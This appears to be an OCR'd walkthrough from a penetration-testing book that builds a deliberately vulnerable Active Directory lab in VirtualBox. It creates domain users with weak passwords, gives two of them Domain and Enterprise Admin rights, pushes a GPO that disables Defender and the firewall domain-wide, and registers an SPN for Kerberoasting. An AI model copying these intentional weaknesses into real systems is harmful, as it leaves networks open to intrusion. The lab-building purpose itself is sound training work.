English (United States)
ISO downloads
64-bit edition
VHD download
64-bit edition
Windows Server on Azure
Try now



Windows Server 2019 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Internal Network
Name:
RedTeamLab
Advanced
Adapter Type:
Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode:
Allow All
MAC Address:
080027F3767A
Cable Connected
OK
Cancel
Help


Windows Server 2019 [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Keyboard
Mouse Integration
Keyboard Settings...
Soft Keyboard...
Insert Ctrl-Alt-Del
Host+Del
Insert Ctrl-Break
Insert Insert
Insert Print Screen
Insert Alt Print Screen
Insert Host Key Combo
Host+Ins


Windows Server 2019 [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Optical Drives
Audio
Network
USB
Webcams
Shared Folders
Shared Clipboard
Drag and Drop
Insert Guest Additions CD image...
Upgrade Guest Additions...


Manage
This PC
File
Computer
View
Drive Tools
This PC
Search This PC
Quick access
Desktop
Downloads
Documents
Pictures
This PC
Network
Folders (7)
Devices and drives (2)
SDT_x64FREE_EN-US_VHD (C:)
29.7 GB free of 39.9 GB
CD Drive (D:) VirtualBox Guest Additions
0 bytes free of 50.5 MB
Oracle VM VirtualBox Guest Additions 7.0.6 Setup
Welcome to Oracle VM VirtualBox Guest Additions 7.0.6 Setup
Setup will guide you through the installation of Oracle VM VirtualBox Guest Additions 7.0.6.
It is recommended that you close all other applications before starting Setup. This will make it possible to update relevant system files without having to reboot your computer.
Click Next to continue.
Next >
Cancel
9 items
1 item selected
11:03 AM
7/21/2023


Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Users\Administrator> netsh interface ipv4 set address name="Ethernet" static 192.168.42.40 255.255.255.0
PS C:\Users\Administrator> Rename-Computer -NewName "DC1" -Restart




```
PS C:\Users\Administrator>  Install-ADDSForest -DomainName redteamlab.local -skipprechecks
SafeModeAdministratorPassword: *********
Confirm SafeModeAdministratorPassword: *********

The target server will be configured as a domain controller and restarted when this operation is complete.
Do you want to continue with this operation?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "Y"): Y
```

A

B

C

```
PS C:\Users\Administrator> net user gambit Password1 /add /domain
The command completed successfully.

PS C:\Users\Administrator> net user rogue Password1 /add /domain
The command completed successfully.

PS C:\Users\Administrator> net user wolverine Password123 /add /domain
The command completed successfully.

PS C:\Users\Administrator> net user sqladmin Password45 /add /domain
The command completed successfully.
```

```
PS C:\Users\Administrator> net localgroup "Administrators" wolverine /add
The command completed successfully.

PS C:\Users\Administrator> net group "Domain Admins" wolverine /add /domain
The command completed successfully.

PS C:\Users\Administrator> net group "Enterprise Admins" wolverine /add /domain
The command completed successfully.

PS C:\Users\Administrator> net group "Group Policy Creator Owners" wolverine /add /domain
The command completed successfully.

PS C:\Users\Administrator> net group "Schema Admins" wolverine /add /domain
The command completed successfully.
```

```
PS C:\Users\Administrator> net localgroup "Administrators" sqladmin /add
The command completed successfully.

PS C:\Users\Administrator> net group "Domain Admins" sqladmin /add /domain
The command completed successfully.

PS C:\Users\Administrator> net group "Enterprise Admins" sqladmin /add /domain
The command completed successfully.

PS C:\Users\Administrator> net group "Group Policy Creator Owners" sqladmin /add /domain
The command completed successfully.

PS C:\Users\Administrator> net group "Schema Admins" sqladmin /add /domain
The command completed successfully.
```

```
PS C:\Users\Administrator> New-GPO -Name DisableAVGPO -Comment "This GPO disables AV on the entire domain"


DisplayName      : DisableAVGPO
DomainName       : redteamlab.local
Owner            : REDTEAMLAB\Domain Admins
Id               : 90b1d9c4-a43f-4712-a05f-cf35fca3edd0
GpoStatus        : AllSettingsEnabled
Description      : This GPO disables AV on the entire domain
CreationTime     : 7/21/2023 9:20:06 AM
ModificationTime : 7/21/2023 9:20:06 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 0, SysVol Version: 0
WmiFilter        :
```


```
PS C:\Users\Administrator> Set-GPRegistryValue -Name 'DisableAVGPO' -Key "HKLM\Software\Policies\Microsoft\Windows Defender"
-ValueName "ServiceKeepAlive" -Type DWORD -Value 0


DisplayName      : DisableAVGPO
DomainName       : redteamlab.local
Owner            : REDTEAMLAB\Domain Admins
Id               : 90b1d9c4-a43f-4712-a05f-cf35fca3edd0
GpoStatus        : AllSettingsEnabled
Description      : This GPO disables AV on the entire domain
CreationTime     : 7/21/2023 9:20:06 AM
ModificationTime : 7/21/2023 9:26:08 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 1, SysVol Version: 1
WmiFilter        :
```

```
PS C:\Users\Administrator> Set-GPRegistryValue -Name 'DisableAVGPO' -Key "HKLM\Software\Policies\Microso
ft\Windows Defender\Real-Time Protection" -ValueName "DisableRealtimeMonitoring" -Type DWORD -Value 1


DisplayName      : DisableAVGPO
DomainName       : redteamlab.local
Owner            : REDTEAMLAB\Domain Admins
Id               : 90b1d9c4-a43f-4712-a05f-cf35fca3edd0
GpoStatus        : AllSettingsEnabled
Description      : This GPO disables AV on the entire domain
CreationTime     : 7/21/2023 9:20:06 AM
ModificationTime : 7/21/2023 9:28:58 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 2, SysVol Version: 2
WmiFilter        :
```


```
PS C:\Users\Administrator> Set-GPRegistryValue -Name DisableAVGPO -Key "HKLM\Software\Policies\Microsoft
\Windows Defender" -ValueName "DisableAntiSpyware" -Type DWORD -Value 1


DisplayName      : DisableAVGPO
DomainName       : redteamlab.local
Owner            : REDTEAMLAB\Domain Admins
Id               : 90b1d9c4-a43f-4712-a05f-cf35fca3edd0
GpoStatus        : AllSettingsEnabled
Description      : This GPO disables AV on the entire domain
CreationTime     : 7/21/2023 9:20:06 AM
ModificationTime : 7/21/2023 9:29:20 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 3, SysVol Version: 3
WmiFilter        :
```


```
PS C:\Users\Administrator> Set-GPRegistryValue -Name DisableAVGPO -Key "HKLM\Software\Policies\Microsoft
\WindowsFirewall\StandardProfile" -ValueName "EnableFirewall" -Type DWORD -Value 0


DisplayName      : DisableAVGPO
DomainName       : redteamlab.local
Owner            : REDTEAMLAB\Domain Admins
Id               : 90b1d9c4-a43f-4712-a05f-cf35fca3edd0
GpoStatus        : AllSettingsEnabled
Description      : This GPO disables AV on the entire domain
CreationTime     : 7/21/2023 9:20:06 AM
ModificationTime : 7/21/2023 9:29:54 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 4, SysVol Version: 4
WmiFilter        :



PS C:\Users\Administrator> Set-GPRegistryValue -Name DisableAVGPO -Key "HKLM\Software\Policies\Microsoft
\WindowsFirewall\DomainProfile" -ValueName "EnableFirewall" -Type DWORD -Value 0


DisplayName      : DisableAVGPO
DomainName       : redteamlab.local
Owner            : REDTEAMLAB\Domain Admins
Id               : 90b1d9c4-a43f-4712-a05f-cf35fca3edd0
GpoStatus        : AllSettingsEnabled
Description      : This GPO disables AV on the entire domain
CreationTime     : 7/21/2023 9:20:06 AM
ModificationTime : 7/21/2023 9:30:04 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 5, SysVol Version: 5
WmiFilter        :



PS C:\Users\Administrator> Set-GPRegistryValue -Name DisableAVGPO -Key "HKLM\Software\Policies\Microsoft
\WindowsFirewall\PublicProfile" -ValueName "EnableFirewall" -Type DWORD -Value 0


DisplayName      : DisableAVGPO
DomainName       : redteamlab.local
Owner            : REDTEAMLAB\Domain Admins
```


```
PS C:\Users\Administrator> cd\
PS C:\> mkdir CorporateFileShare


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         7/22/2023   6:12 AM                CorporateFileShare


PS C:\> net share DataShare=c:\CorporateFileShare
DataShare was shared successfully.
```






```
PS C:\> setspn -a DC1/sqladmin.REDTEAMLAB.local:64123 REDTEAMLAB\sqladmin
Checking domain DC=redteamlab,DC=local

Registering ServicePrincipalNames for CN=sqladmin,CN=Users,DC=redteamlab,DC=local
        DC1/sqladmin.REDTEAMLAB.local:64123
Updated object
PS C:\>
```




Create Virtual Machine
Name and Operating System
Name: Bob-PC
Folder: D:\VirtualBox VM
ISO Image: C:\Users\Glen\Downloads\ISO\Windows 10 Enterprise.iso
Edition: Windows 10 Enterprise Evaluation (10.0.19041.2006 / x64 / en-US)
Type: Microsoft Windows
Version: Windows 10 (64-bit)
Skip Unattended Installation
Unattended Install
Hardware
Hard Disk
Help
Guided Mode
Back
Finish
Cancel


Oracle VM VirtualBox Manager
File
Machine
Help
Tools
New
Add
Settings
Discard
Start
Ultimate Kali Linux Book 3
PentestNet
RedTeamLab
Windows Server 2019
Powered Off
Bob-PC
Powered Off
A
B
General
Name: Bob-PC
Operating System: Windows 10 (64-bit)
Groups: Ultimate Kali Linux Book 3/ RedTeamLab
System
Base Memory: 2048 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: Nested Paging, Hyper-V Paravirtualization
Display
Preview
Bob-PC


Bob-PC - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Internal Network
Name:
RedTeamLab
Advanced
Adapter Type:
Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode:
Allow All
MAC Address:
0800275C1EAF
Cable Connected
OK
Cancel
Help


Network
Let's connect you to a network
To finish setup, you'll need to connect to the internet.
Unidentified network
No Internet
I don't have internet
Select this option


```
C:\Windows\system32> netsh advfirewall firewall set rule group="Network Discovery" new enable=Yes

Updated 52 rule(s).
Ok.

C:\Windows\system32> netsh advfirewall firewall set rule group="File and Printer Sharing" new enable=Yes

Updated 30 rule(s).
Ok.
```


```
C:\Windows\system32> ping 192.168.42.40

Pinging 192.168.42.40 with 32 bytes of data:
Reply from 192.168.42.40: bytes=32 time<1ms TTL=128
Reply from 192.168.42.40: bytes=32 time<1ms TTL=128
Reply from 192.168.42.40: bytes=32 time<1ms TTL=128
Reply from 192.168.42.40: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.42.40:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```


```
C:\Windows\system32> powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> Add-Computer -DomainName RedTeamLab.local -Restart

cmdlet Add-Computer at command pipeline position 1
Supply values for the following parameters:
Credential
```

A

B

